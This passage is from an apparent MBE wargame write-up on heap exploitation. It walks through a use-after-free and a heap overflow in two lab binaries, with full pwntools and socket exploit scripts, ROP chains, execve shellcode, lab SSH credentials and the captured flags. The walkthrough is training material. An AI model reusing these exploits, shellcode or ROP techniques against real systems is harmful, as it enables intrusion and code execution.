39    sh.read()
40    sh.send("A" * 20)
41    sh.read()
42
43    sh.sendline("2")      # create a person
44    sh.read()
45    sh.sendline("A" * 16)
46    sh.read()
47    sh.sendline("A")
48    sh.read()
49    sh.sendline("A")
50    sh.read()
51
52    sh.sendline("4")      # delete a person => free(a_person)
53    sh.read()
54
55    sh.sendline("3")      # delete cool guy => free(coolguy)
56    sh.read()
57
58    sh.sendline("2")      # create a person
59    sh.read()
60    sh.sendline("wetw0rk")
61    sh.sendline("%d" % ptr)
62    sh.read()
63    sh.sendline("1128481603")
64    sh.read()
65
66    sh.sendline("5")      # print cool guy / trigger overwrite
67    sh.read()
68
```

```

69     return
70
71 # trigger_leak: leverage the double free vulnerability to leak an address
72 def trigger_leak(sh):
73
74     sh.sendline("1")          # create a cool guy
75     sh.read()
76     sh.send("A" * 20)
77     sh.read()
78
79     sh.sendline("2")          # create a person
80     sh.read()
81     sh.sendline("A" * 16)
82     sh.read()
83     sh.sendline("A")
84     sh.read()
85     sh.sendline("A")
86     sh.read()
87
88     sh.sendline("4")          # delete a person ( free(a_person) )-+
89     sh.read()
90     #
91     sh.sendline("3")          # delete cool guy ( free(coolguy) ) +- double free
92     sh.read()
93     #
94     sh.sendline("4")          # delete a person ( free(a_person) )-+
95     sh.read()
96
97     sh.sendline("1")
98     sh.read()
99     sh.send("A" * 20)
100    sh.read()
101
102    sh.sendline("6")          # print a person
103    leak = sh.read()
104
105 try:
106     leak = int(leak.split(b'\n')[2].split(b" ")[3])
107 except:
108     log.failure("Failed to leak a pointer")
109     exit(-1)
110
111 return leak
112
113 main()

```

UAF's in the wild

As we saw in the last example, we did not need to leverage any form of memory corruption to use the user-after-free. It's simply an implementation issue with pointer management. These are "hot" vulnerabilities within browsers.

In 2009-2013 65% of bugs (containing CVE's) for IE were UAF based bugs. The reason these bugs are so popular is due to the impact they have. Majority of the time if you have a write, you can turn the UAF into a memory leak as well.

Taking a look from a defensive perspective, trying to detect a UAF vulnerabilities in complex applications is very difficult, even within the industry. Reason being, UAF's only exist in certain states of execution, so statically scanning source for them won't go far. Normally these bugs are found through crashes, but symbolic execution and constraint solvers are helping find these bugs faster.

Heap Spraying

Heap spraying is a technique used to increase exploit reliability, by filling the heap with large chunks of data relevant to the exploit you're trying to land. It can assist in bypassing ASLR.

A heap spray IS NOT a vulnerability or security flaw. Having done these myself I won't include images for performing a heap spray in this PDF.

This technique can generally be found in browser exploits, rare in CTF and wargames but still something to be aware of. Normally seen in javascript placed on a malicious html page.

Heap spraying while effective on 32bit machines is ineffective when targeting 64bit machines. However target sprays are still useful in scenarios that you have a partial heap ptr overwrite or need to do some heap grooming.

Metadata Corruption

Metadata corruption based exploits involve corrupting the heap metadata in such a way that you can use the allocator's internal functions to cause a controlled write of some sort. Generally involving faking chunks, and abusing its different coalescing or unlinking processes.

Heap metadata corruption based exploits are usually more involved and require more intimate knowledge of heap internals.

However, metadata exploits are hard to pull off nowadays as heaps are fairly hardened especially in modern OS's like Windows. Within MBE we won't really be testing these types of vulnerabilities however it's still something you should try to familiarize yourself with.

0x11 - Heap Exploitation Lab

Unlike the last lab we've only been given two binaries **lab6C**, and **lab6A**. To begin you can login using the credentials **lab6C:lab07start**.

Lab 0x07C

When approaching this binary, I decided not to use the provided source code. When running the application, we're given the following options:

```
lab7C@warzone:/levels/lab07$ ./lab7C
-- UAF Playground Menu -----
1. Make a string
2. Make a number
3. Delete a string
4. Delete a number
5. Print a string
6. Print a number
7. Quit
-----
Enter Choice: 
```

Just looking at this, I assumed that options **3**, and **4** likely make calls to **free()**, whereas calls **1** and **2** make calls to **malloc()**. This would later be confirmed when loading the binary into Ghidra.

```
if (iVar2 == 2) {
    if (local_58 < 6) {
        pvVar3 = malloc(0x20);
        printf("Input number to store: ");
        uVar6 = get_unum();
        *(undefined4 *)((int)pvVar3 + 0x1c) = uVar6;
        if (*(uint *)((int)pvVar3 + 0x1c) < 0x31338) {
            pcVar5 = small_num;
        }
        else {
            pcVar5 = big_num;
        }
        *(code **)((int)pvVar3 + 0x18) = pcVar5;
        local_2c[local_58 + 1] = pvVar3;
        puts("Created new number!");
        local_58 = local_58 + 1;
    }
    else {
        puts("Please delete a number before trying to make another!");
    }
}
```

If we create an number and a string, using GEF you can see that both heap chunks are of the same size.

```
gef> heap chunks
Chunk(addr=0xb8d0b008, size=0x28, flags=PREV_INUSE)
[0xb8d0b008      00 00 00 00 00 00 00 41 41 41 41 41 41 00 00 00      .....AAAAAA...]
Chunk(addr=0xb8d0b030, size=0x28, flags=PREV_INUSE)
[0xb8d0b030      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....          ]
```

From here I figured I could likely free a string and replace the free'd object using the number allocation. This was proven to be true as shown when listing chunks (**1->“AAAAA”, 3, 2->“AA”**):

```
gef> heap chunks
Chunk(addr=0xb93f1008, size=0x28, flags=PREV_INUSE)
[0xb93f1008 00 00 00 00 00 00 00 41 41 41 41 41 41 00 00 00 .....AAAAA...]
Chunk(addr=0xb93f1030, size=0x20fd8, flags=PREV_INUSE) ← top chunk
```

Having replaced the object using an “integer object” I proceeded to print the string at index 1 and as expected, we end up getting a crash:

```
Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0x0
$ebx : 0xb777ef98 → 0x00002ea0 ("."?)
$ecx : 0xb774a8a4 → 0x00000000
$edx : 0xb93f1010 → "AAAAA"
$esp : 0xbfd2485c → 0xb777d071 → <main+812> jmp 0xb777d0fb <main+950>
$ebp : 0xbfd248e8 → 0x00000000
$esi : 0x18
$edi : 0x0
$eip : 0x0
$eflags: [carry parity ADJUST zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$c0: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
```

So, I decided to set a breakpoint at ***main+766** and store the number 66 ('B') just before calling option 5 to print the string. Eventually we reach **main+793** here we can see that EAX points directly to our heap chunk.

```
→ 0xb77f605e <main+793>      mov    eax, DWORD PTR [eax+0x1c]
0xb77f6061 <main+796>      mov    edx, DWORD PTR [esp+0x38]
0xb77f6065 <main+800>      mov    edx, DWORD PTR [esp+edx*4+0x3c]
0xb77f6069 <main+804>      add    edx, 0x8
0xb77f606c <main+807>      mov    DWORD PTR [esp], edx
0xb77f606f <main+810>      call   eax

[#0] Id 1, Name: "lab7C", stopped 0xb77f605e in main (), reason: SINGLE STEP

[#0] 0xb77f605e → main()

gef> heap chunk 0xb8c5a008
Chunk(addr=0xb8c5a008, size=0x28, flags=PREV_INUSE)
Chunk size: 40 (0x28)
Usable size: 36 (0x24)
Previous chunk size: 0 (0x0)
PREV_INUSE flag: On
IS_MAPPED flag: Off
NON_MAIN_ARENA flag: Off
```

If we execute this instruction, we'll see that EAX will now contain 0x42, as this was what we stored here:

```
gef> x/x $eax+0x1c
0xb8c5a024: 0x00000042
```

If we continue to step into each instruction, we'll eventually hit the `call eax` instruction. Here we can see that our stored integer is called in turn giving us direct EIP control.

```
→ 0xb77f606f <main+810>    call   eax
· 0xb77f6071 <main+812>    jmp    0xb77f60fb <main+950>
· 0xb77f6076 <main+817>    lea    eax, [ebx-0x1aef]
· 0xb77f607c <main+823>    mov    DWORD PTR [esp], eax
· 0xb77f607f <main+826>    call   0xb77f5910 <puts@plt>
· 0xb77f6084 <main+831>    jmp    0xb77f60fb <main+950>

*0x42 (
)
```

Based on the behavior of the overwrite I only assumed this integer was overwriting a pointer to either `big_str` or `small_str`. This was great... however we still needed to leak an address otherwise EIP control would be useless.

```
code *pcVar5;
undefined4 uVar6;
int in_GS_OFFSET;
int local_5c;
int local_58;
void *local_44 [6];
void *local_2c [6];
int local_14;

local_14 = *(int *) (in_GS_OFFSET + 0x14);
uVar1 = 0;
do {
    *(undefined4 *) ((int) local_44 + uVar1) = 0;
    uVar1 = uVar1 + 4;
} while (uVar1 < 0x18);
uVar1 = 0;
do {
    *(undefined4 *) ((int) local_2c + uVar1) = 0;
    uVar1 = uVar1 + 4;
} while (uVar1 < 0x18);
local_5c = 0;
local_58 = 0;
while( true ) {
    print_menu();
    iVar2 = get_unum();
    if (iVar2 == -1) break;
    if (iVar2 == 1) {
        if (local_5c < 6) {
            pvVar3 = malloc(0x20);
            printf("Input string to store: ");
            fgets((char *) ((int) pvVar3 + 8), 0x14, stdin);
            sVar4 = strcspn((char *) ((int) pvVar3 + 8), "\n");
            *(undefined *) ((int) pvVar3 + sVar4 + 8) = 0;
            sVar4 = strlen((char *) ((int) pvVar3 + 8));
            if (sVar4 < 0xb) {
                pcVar5 = small_str;
            }
            else {
                pcVar5 = big_str;
            }
        }
    }
}
```

This can better be seen in ghidra when `pvVar5` is assigned either function.

From here I decided to try to get my memory leak using the option to print a number. Send **2->"A", 4, 1->"BBBB", 6, 1** and set a breakpoint at ***main+882**. As with the overwrite we can see that a call will be made to EAX. However, this time EAX is offset by 0x18. Pointing directly to the **small_num** function.

```

→ 0xb777d0bf <main+890>      mov    eax, DWORD PTR [eax+0x18]
0xb777d0c2 <main+893>      mov    edx, DWORD PTR [esp+0x38]
0xb777d0c6 <main+897>      mov    edx, DWORD PTR [esp+edx*4+0x54]
0xb777d0ca <main+901>      mov    edx, DWORD PTR [edx+0x1c]
0xb777d0cd <main+904>      mov    DWORD PTR [esp], edx
0xb777d0d0 <main+907>      call   eax

[#0] Id 1, Name: "lab7C", stopped 0xb777d0bf in main (), reason: SINGLE STEP

[#0] 0xb777d0bf → main()

gef> heap chunk 0xb9016008
Chunk(addr=0xb9016008, size=0x28, flags=PREV_INUSE)
Chunk size: 40 (0x28)
Usable size: 36 (0x24)
Previous chunk size: 0 (0x0)
PREV_INUSE flag: On
IS_MAPPED flag: Off
NON_MAIN_ARENA flag: Off

gef> x/x $eax+0x18
0xb9016020: 0xb777cc65
gef> disassemble 0xb777cc65,+10
Dump of assembler code from 0xb777cc65 to 0xb777cc6f:
0xb777cc65 <small_num+0>: push   ebp
0xb777cc66 <small_num+1>:  mov    ebp,esp
0xb777cc68 <small_num+3>:  push   ebx
0xb777cc69 <small_num+4>:  sub    esp,0x24
0xb777cc6c <small_num+7>:  call   0xb777c9b0 <_x86.get_pc_thunk.bx>
End of assembler dump.

```

If we then continue execution, we'll see we have successfully leaked an address:

```

gef> c
Continuing.
not 1337 enough: 3078081479
-- UAF Playground Menu --
1. Make a string
2. Make a number
3. Delete a string
4. Delete a number
5. Print a string
6. Print a number
7. Quit
root@kali:~# python3
Python 3.8.3 (default, May 14 2020, 11:03:12)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more
>>> hex(3078081479)
'0xb777cbc7'

```

This was pretty much everything we needed to craft our exploit. If you recall the initial finding our first parameter on the stack points directly into our A's.

0xbff1cebc +0x0000: 0xb7785071 → <main+812> jmp 0xb77850fb <main+950> ← \$esp
0xbff1cec0 +0x0004: 0xb866a010 → "AAAAAA"

Meaning all we needed to do was **call system**. Which is easy enough using the leak.

Once the exploit was sent, we got the flag and completed the lab (**us3_4ft3r_fr33s_4re_s1ck**).

```
root@kali:~/MBE/0x11 - Heap Exploitation Lab# python3 lab7C-password.py
[+] Connecting to 192.168.159.129 on port 22: Done
[*] lab7C@192.168.159.129:
    Distro      Ubuntu 14.04
    OS:         linux
    Arch:       i386
    Version:   3.16.0
    ASLR:      Enabled
    Note:      Susceptible to ASLR ulimit trick (CVE-2016-3672)
[*] Starting remote process b'/bin/sh' on 192.168.159.129: pid 3112
[*] Successfully leaked an address: 0xb7763c16
[*] Exploitation complete, enjoy your shell
[*] Switching to interactive mode
$ id
uid=1026(lab7C) gid=1027(lab7C) euid=1027(lab7A) groups=1028(lab7A),1001(gameuser),1027(lab7C)
$ cat /home/lab7A/.pass
us3_4ft3r_fr33s_4re_s1ck
```

Exploit code shown below:

```
1  #!/usr/bin/env python3
2  #
3  # lab7A:us3_4ft3r_fr33s_4re_s1ck
4  #
5  #
6  import sys
7  #
8  from pwn import *
9  #
10 def main():
11     session = ssh(host="192.168.159.129", user="lab7C", password="lab07start")
12     sh = session.process("/bin/sh", env={"PS1":""})
13     sh.sendline("/levels/lab07/lab7C")
14     sh.read()
15     #
16     leak = leak_address(sh)
17     if (leak < 0x1337):
18         exit(-1)
19     #
20     log.info("Successfully leaked an address: 0x%x" % leak)
21     ptr2system = leak-0x19da86
22     #
23     exploit(sh, ptr2system)
24     sh.sendline("PWNED")
25     #
26     if (b"PWNED" in sh.read()):
27         log.success("Exploitation complete, enjoy your shell")
28     #
29     sh.interactive()
30     #
31     #
32     #
33     # exploit: trigger UAF and overwrite the instruction pointer
34     def exploit(sh, address):
35         #
36         sh.sendline("1")                      # make a string - malloc()
37         sh.read()
38         #
39         sh.sendline("/bin/sh;AAAAAAA")
40         sh.read()
41         #
42         sh.sendline("3")                      # free() the string
43         sh.read()
44         #
45         sh.sendline("2")                      # make a number - malloc()
46         sh.read()
```

```

47     sh.sendline("%d" % address)           # overwrite pointer to big_str
48     sh.read()
49
50
51     sh.sendline("5")                   # trigger the UAF and call the object / pointer
52     sh.read()
53     sh.sendline("1")
54
55 def leak_address(sh):
56
57     sh.sendline("2")           # make a number - malloc()
58     sh.sendline("A")
59
60     sh.sendline("4")           # delete a number - free()
61
62     sh.sendline("1")           # make a string - malloc()
63     sh.sendline("A" * 12)
64
65     sh.sendline("6")           # print a number at index 1
66     sh.read()
67     sh.sendline("1")
68     sh.read()
69     leak = sh.read()
70
71 # free() our string, needed to proceed with exploitation
72     sh.sendline("3")
73     sh.read()
74
75 try:
76     leak = int(leak.split(b' ')[3].rstrip(b"\n\n--"))
77 except:
78     log.failure("Failed to leak address, run again")
79     exit(-1)
80
81 return leak
82
83 main()

```

Lab 0x07A

As with the last binary I decided to skip looking at the source code and strictly stuck to ghidra and gdb. Notably when running checksec against the binary I noticed the binary was compiled without PIE, this means we'll be able to use gadgets from the binary (might be able to avoid a memory leak).

```
lab7A@warzone:/levels/lab07$ checksec lab7A
RELRO           STACK CANARY      NX          PIE          RPATH
Partial RELRO   Canary found    NX enabled   No PIE      No RPATH
```

When running this binary, we're presented with the following prompt.

```
lab7A@warzone:/levels/lab07$ ./lab7A
+-----+
|       Doom's OTP Service v1.0 |
+-----+
|----- Services Menu -----|
|-----|
| 1. Create secure message
| 2. Edit secure message
| 3. Destroy secure message
| 4. Print message details
| 5. Quit
+-----+
Enter Choice: █
```

I immediately started thinking we could free objects using 3rd option and possibly trigger a use after free. However, this ultimately turned into a rabbit hole, not saying it's not possible... but I was unable to trigger a UAF.

Instead I started looking deeper into the binary, more specifically everything we could call from main (*Window, Function Call Trees: main*).



The screenshot shows the "Outgoing Calls" section of the Ghidra interface. It displays a hierarchical list of function calls originating from the main function. The list includes:

- ▼ f Outgoing References - main
 - █ f time
 - █ f srandom
 - █ f setvbuf
 - ▼ █ f print_menu

Ultimately I found that the unique functions called were: *print_menu()*, *print_message()*, *edit_message()*, *destroy_message()*, *print_index()* and *encdec_message()*.

When reversing I first targeted anything that called *malloc()* and *free()* specifically *create_message()* and *destroy_message()*.

Reversing create_message()

I started reversing **create_message()** first since this contained functions to allocate and free heap chunks. Much of the disassembly for these functions are not important so I'll just highlight the most noteworthy things.

Upon closer inspection, the size passed to **malloc()** was not the data length we input. Instead the data length was used to call **read()** where it would be stored in the heap chunk. Notably if the length exceeded 0x83 the size would be changed to 0x80.

```
0x080491ea <+280>: cmp    eax, 0x83
0x080491ef <+285>: jbe    0x80491fe <create_message+300>
0x080491f1 <+287>: mov    eax, DWORD PTR [ebp-0x10]
0x080491f4 <+290>: mov    DWORD PTR [eax+0x104], 0x80
```

A pointer to **print_message()** was also being stored within the heap chunk as seen below.

```
0x08049172 <+160>: mov    DWORD PTR [eax], 0x8048fd3
```


As for the **free()** within this function, it could only be called when the data length entered was zero. So, this ultimately was useless to me.

```
0x080491c3 <+241>: mov    DWORD PTR [esp], 0x80c05b0
0x080491ca <+248>: call   0x8050bf0 <puts>
0x080491cf <+253>: mov    eax, DWORD PTR [ebp-0x10]
0x080491d2 <+256>: mov    DWORD PTR [esp], eax
0x080491d5 <+259>: call   0x805afc0 <free>
```

The last thing stored within our heap chunk were random bytes generated using calls to **rand()**; 0x80 to be exact (loop).

```
0x08049181 <+175>: call   0x804fa80 <rand>
0x08049186 <+180>: mov    ecx, eax
0x08049188 <+182>: mov    eax, DWORD PTR [ebp-0x10]
0x0804918b <+185>: mov    edx, DWORD PTR [ebp-0x14]
0x0804918e <+188>: mov    DWORD PTR [eax+edx*4+0x4], ecx
0x08049192 <+192>: add    DWORD PTR [ebp-0x14], 0x1
0x08049196 <+196>: cmp    DWORD PTR [ebp-0x14], 0x1f
0x0804919a <+200>: jle    0x8049181 <create_message+175>
```

Based on the gathered information I began to develop the following mental image of what the allocated heap chunk looked like.



Of course this may not be an accurate depiction but its how I see it...

Reversing edit_message()

The edit function was not too different in operation when managing the data within the chunk. Indexing was sanitized as expected; meaning anything over 0x9 would result in an error.

```
0x080492d1 <+94>:    cmp    DWORD PTR [ebp-0x30], 0x9
0x080492d5 <+98>:    ja     0x80492e5 <edit_message+114>
0x080492d7 <+100>:   mov    eax, DWORD PTR [ebp-0x30]
0x080492da <+103>:   mov    eax, DWORD PTR [eax*4+0x80eef60]
0x080492e1 <+110>:   test   eax, eax
0x080492e3 <+112>:   jne    0x80492fb <edit_message+136>

0x080492e5 <+114>:   mov    DWORD PTR [esp], 0x80c0613
0x080492ec <+121>:   call   0x8050bf0 <puts>
0x080492f1 <+126>:   mov    eax, 0x1
0x080492f6 <+131>:   jmp    0x804938f <edit_message+284>
```

In addition to the above and probably the most useful for us was the overwriting of the previously stored message.

```
0x0804932e <+187>:   mov    eax, DWORD PTR [ebp-0x30]
0x08049331 <+190>:   mov    eax, DWORD PTR [eax*4+0x80eef60]
0x08049338 <+197>:   mov    eax, DWORD PTR [eax+0x104]
0x0804933e <+203>:   mov    edx, DWORD PTR [ebp-0x30]
0x08049341 <+206>:   mov    edx, DWORD PTR [edx*4+0x80eef60]
0x08049348 <+213>:   add    edx, 0x84
0x0804934e <+219>:   mov    DWORD PTR [esp+0x8], eax
0x08049352 <+223>:   mov    DWORD PTR [esp+0x4], edx
0x08049356 <+227>:   mov    DWORD PTR [esp], 0x0
0x0804935d <+234>:   call   0x806e7b0 <read>
```

If you step though the instructions above you'll notice that when **read()** is called the length used to allow writing is actually used directly from the heap chunk itself. This will come in handy later.

Reversing print_index()

This function is called directly from main just like the 2 previous functions, however the first thing that stuck out to me was how the index was being obtained. Instead of using **get_unum()** a call to **fgets()** was made. My first thought was negative indexing, but of course this failed since -1 would be converted to 0xffffffff.

```
0x080494a5 <+36>:    mov    eax, ds:0x80ed504
0x080494aa <+41>:    mov    DWORD PTR [esp+0x8], eax
0x080494ae <+45>:    mov    DWORD PTR [esp+0x4], 0x20
0x080494b6 <+53>:    lea    eax, [ebp-0x2c]
0x080494b9 <+56>:    mov    DWORD PTR [esp], eax
0x080494bc <+59>:    call   0x8050790 <fgets>
```

Either way if we were going to get control over the instruction pointer this was likely where it would occur as **print_message()** would be called from within our heap chunk using this function.

```
0x08049506 <+133>:   mov    eax, DWORD PTR [ebp-0x30]
0x08049509 <+136>:   mov    eax, DWORD PTR [eax*4+0x80eef60]
0x08049510 <+143>:   mov    eax, DWORD PTR [eax]
0x08049512 <+145>:   mov    edx, DWORD PTR [ebp-0x30]
0x08049515 <+148>:   mov    edx, DWORD PTR [edx*4+0x80eef60]
0x0804951c <+155>:   mov    DWORD PTR [esp], edx
0x0804951f <+158>:   call   eax
```

Regardless the usage of **fgets()** within this function would prove to be beneficial to us down the line.

Exploitation

I won't lie I did not immediately see this... I actually had to stare at this for a while but recall that we were calling the function **endec_message()** every time we either created a message or edited one. The truth is only 0x80 bytes were being "encoded" ($0x20 * 4 = 0x80$). This is easier seen in ghidra.

```
void encdec_message(int param_1,int param_2)

{
    int iVar1;
    int in_GS_OFFSET;
    int local_14;

    iVar1 = *(int *) (in_GS_OFFSET + 0x14);
    local_14 = 0;
    while (local_14 < 0x20) {
        *(uint *) (param_1 + local_14 * 4) =
            *(uint *) (param_2 + local_14 * 4) ^ *(uint *) (param_1 + local_14 * 4);
        local_14 = local_14 + 1;
    }
    if (iVar1 != *(int *) (in_GS_OFFSET + 0x14)) {
        /* WARNING: Subroutine does not return */
        _stack_chk_fail();
    }
    return;
}
```

Apart from this the generated random bytes were not based on the length gathered in **create_message()** this means if we did send 0x83 bytes 3 bytes would not get encoded. Upon closer inspection we had a Heap Overflow. So how do we trigger it?

First, we'd need to allocate a message that is 0x83 bytes and send 0x83 bytes. Once sent, we would have effectively overwritten the data length.

When debugging it was seen that the data length would be stored at **HEAP_CHUNK_BASE + 0x104**. Meaning those last 3 bytes would have effectively overwritten the length and even better unaffected by the encoder ($0x04 + 0x80 + 0x83 = 0x107$).

	*print_message	0x80 bytes generated by rand() loop	0x83 bytes of controlled input	data length (\xff\xff\xn)	
--	----------------	-------------------------------------	--------------------------------	---------------------------	--

From here I started thinking I could allocate another message and overwrite the new object. In summary, we'd overwrite the data length in message 0, then create a new message, and edit message 0 this time sending a much larger buffer in turn overwriting message 1. Once message 1 would be called from **print_index()**, the CALL to EAX would in turn give us EIP control.

As expected, once the evil buffers were sent, we had control over the instruction pointer.

```
Program received signal SIGSEGV, Segmentation fault.  
0x41414141 in ?? ()  
[ Legend: Modified register | Code | Heap | Stack | String ]  
  
$eax : 0x41414141 ("AAAA"?)  
$ebx : 0x080481a8 → <_init+0> push ebx  
$ecx : 0xffffffff70d → 0x4008000a  
$edx : 0x080f1ae8 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"  
$esp : 0xbffff6ec → 0x08049521 → <print_index+160> mov eax, 0x0  
$ebp : 0xbffff738 → 0xbffff768 → 0x08049e70 → <_libc_csu_fini+0> push ebx  
$esi : 0x0  
$edi : 0x080ecfb → 0x08069190 → <_stpcpy_sse2+0> mov edx, DWORD PTR [esp+0x4]  
$eip : 0x41414141 ("AAAA"?)  
$eflags: [carry PARITY adjust zero sign trap INTERRUPT direction overflow RESUME virtualx86 identification]  
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
```

Of course, the battle was still not over as we had to deal with DEP. In addition to this memory protection we had to write this exploit to work remotely on a separate port this meant we'd need to use shellcode that could be “dynamic” or rather easily swapped.

ROP would be best performed on the heap rather than the stack so I decided to look for a heap flip. Of course I didn't find any... but after banging my head a bit I remembered the function *print_index()* was using *fgets()* and allowing 0x20 bytes of input when choosing the index to print.

This meant we could store a few bytes on the stack (28 to be exact). Allowing us to then create our own heap flip as shown below.

```
rop_gadgets = [  
    0x0806a79f, # nop ; mov eax, edx ; ret  
    0x0807cd75, # nop ; inc eax ; ret  
    0x0805dff, # mov esi, edx ; ret (backup heap chunk address)  
    0x0804bb6c, # xchg eax, esp ; ret (heap flip)  
]
```

All this information was more than enough for me to craft a “weaponized” exploit. Of course, I first wrote this exploit locally. Shown below we had successfully completed the Heap Lab obtaining the password: *Overfl0wz_0n_th3_h3ap_4int_s0_bad*.

```
root@kali:~/MBE/0x11 - Heap Exploitation Lab# python3 lab7A-password.py  
[*] Banner received, continuing exploitation  
[*] Overwriting dataLEN member within allocated struct  
[*] Allocating a new struct object  
[*] Overwriting pointer to print_message within new structure  
[*] Who said we needed a memory leak?  
[+] Enjoy your shell!  
  
wetw0rk> id  
uid=1028(lab7end) gid=1029(lab7end) groups=1029(lab7end),1001(gameuser)  
  
wetw0rk> cat /home/lab7end/.pass  
Overfl0wz_0n_th3_h3ap_4int_s0_bad
```

Final exploit code shown below.

```

1  #!/usr/bin/env python3
2 #
3 # lab7end: Overf10wz_0n_th3_h3ap_4int_s0_bad
4 #
5
6 import sys
7 import struct
8 import socket
9
10 def main():
11
12     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13     sock.connect(("192.168.159.129", 7741))
14     sock.settimeout(1)
15
16     if len(recvall(sock)) > 1:
17         print("[*] Banner recieived, continuing exploitation")
18     else:
19         print("[-] Banner grab failed exiting...")
20         exit(-1)
21
22     corrupt_structure(sock)
23     exploit(sock)
24
25     while True:
26
27         try:
28             sock.send(input("wetw0rk> ").encode('latin-1') + b"\n")
29             print(recvall(sock).decode('latin-1'))
30         except:
31             print("[-] Exiting shell...")
32
33 # exploit: overwrite the pointer within the second allocated structure and call it!
34 def exploit(sockfd):
35
36     shellcode = (
37         # http://shell-storm.org/shellcode/files/shellcode-811.php
38         b"\x31\xc0\x50\x68\x2f\x2f\x73"
39         b"\x68\x68\x2f\x62\x69\x6e\x89"
40         b"\xe3\x89\xc1\x89\xc2\xb0\x0b"
41         b"\xcd\x80\x31\xc0\x40\xcd\x80"
42     )
43
44     # trigger the heap overflow once more and overwrite the
45     # print_message pointer with our stackpivot
46     sockfd.send(b"2\n")
47     recvall(sockfd)
48
49     sockfd.send(b"0\n")
50     recvall(sockfd)
51
52     offset = b"A" * 140
53     pivot = struct.pack('<I', 0x08086e77) # add esp, 0x11 ; pop ebx ; pop esi ; pop edi ;
pop ebp ; ret
54     rest = gen_ropchain_two()
55     rest += shellcode
56     rest += b'\n'
57
58     print("[*] Overwriting pointer to print_message within new structure")
59     payload = offset + pivot + rest
60
61     sockfd.send(payload)
62     recvall(sockfd)
63
64     print("[*] Who said we needed a memory leak?")
65     sockfd.send(b"4\n")
66     recvall(sockfd)
67
68     sockfd.send(b"1" + gen_ropchain_one() + b'\n')
69

```

```

70     print("[+] Enjoy your shell!\n")
71
72 # gen_ropchain_two: final rop chain, called after triggering heap flip, executing our
shellcode
73 def gen_ropchain_two():
74
75     #
76     # EAX == mprotect(
77     #     (EBX) void *addr = StartOfHeap (the starting address MUST be the start of a memory
page),
78     #     (ECX) size_t len = 0x22000 (size),
79     #     (EDX) int prot = 0x07 (READ|WRITE|EXECUTE)
80     #
81     rop_gadgets = [
82         0x08053ebe, # ret
83         0x08053ebe, # ret
84         0x080e76ad, # pop ecx ; ret
85         0x1110f629, #
86         0x0804838e, # pop ebp ; ret
87         0x11111111, #
88         0x0808391a, # sub ebp, ecx ; ret (0x11111111 - 0x1110f629 = 0x1ae8)
89         0x08097e08, # mov eax, esi ; pop ebx ; pop esi ; pop edi ; ret
90         0x41414141, # <compensate pop>
91         0x41414141, # <compensate pop>
92         0x41414141, # <compensate pop>
93         0x0805581a, # sub eax, ebp ; pop ebp ; ret (EAX=>HEAP_CHUNK - 0x1ae8 = HEAP_BASE)
94         0x41414141, # <compensate pop>
95         0x080aad9c, # xchg eax, edx ; ret
96         0x0805dff, # mov esi, edx ; ret
97         0x080481c9, # pop ebx ; ret
98         0xffffffff, #
99         0x080dce5d, # inc ebx ; ret
100        0x080e76ad, # pop ecx ; ret
101        0xeeeeeeee, #
102        0x0804846f, # pop edi ; ret
103        0x11132001, #
104        0x080dd199, # add ecx, edi ; add cl, byte ptr [edx] ; ret (0xeeeeeeee + 0x11132001 =
0x22000) [ECX]
105        0x08067323, # add ebx, esi ; movq qword ptr [edx], mm0 ; mov eax, edx ; ret (HEAP_PTR
- 0x1ae8 = BASE) [EBX]
106        0x08055bd5, # mov edx, 0xffffffff ; ret
107        0x0805ea27, # inc edx ; ret
108        0x0805ea27, # inc edx ; ret
109        0x0805ea27, # inc edx ; ret
110        0x0805ea27, # inc edx ; ret
111        0x0805ea27, # inc edx ; ret
112        0x0805ea27, # inc edx ; ret
113        0x0805ea27, # inc edx ; ret
114        0x0805ea27, # inc edx ; ret [EDX]
115        0x0804838e, # pop ebp ; ret
116        0x11111094, #
117        0x080bd226, # pop eax ; ret
118        0x11111111, #
119        0x0805581a, # sub eax, ebp ; pop ebp ; ret [EAX]
120        0x41414141, # <compensate pop>
121        0x080709e0, # int 0x80 ; ret
122        0x080c2cb4, # jmp esp
123        0x90909090, #
124    ]
125
126    return b''.join(struct.pack('<I', _) for _ in rop_gadgets)
127
128 # gen_ropchain_one: we make our own mofucking heap flips bitch (cutting it close)
129 def gen_ropchain_one():
130
131    rop_gadgets = [
132        0x0806a79f, # nop ; mov eax, edx ; ret
133        0x0807cd75, # nop ; inc eax ; ret
134        0x0807cd75, # nop ; inc eax ; ret
135        0x0807cd75, # nop ; inc eax ; ret

```

```

136     0x0807cd75, # nop ; inc eax ; ret
137     0x0805dfff, # mov esi, edx ; ret (backup heap chunk address)
138     0x0804bb6c, # xchg eax, esp ; ret (heap flip)
139 ]
140
141     return b''.join(struct.pack('<I', _) for _ in rop_gadgets)
142
143 # corrupt_structure: leverage the heap overflow and corrupt datalen member within struct
144 def corrupt_structure(sockfd):
145
146     # create the the structure, and overwrite the data length stored
147     # within the structure (HEAP OVERFLOW)
148     print("[*] Overwriting datalen member within allocated struct")
149     sockfd.send(b"1\n")
150     recvall(sockfd)
151
152     sockfd.send(b"%d\n" % 0x83)
153     recvall(sockfd)
154
155     sockfd.send(b"A" * 0x80 + b"\xff\xff\n")
156     recvall(sockfd)
157
158     print("[*] Allocating a new struct object")
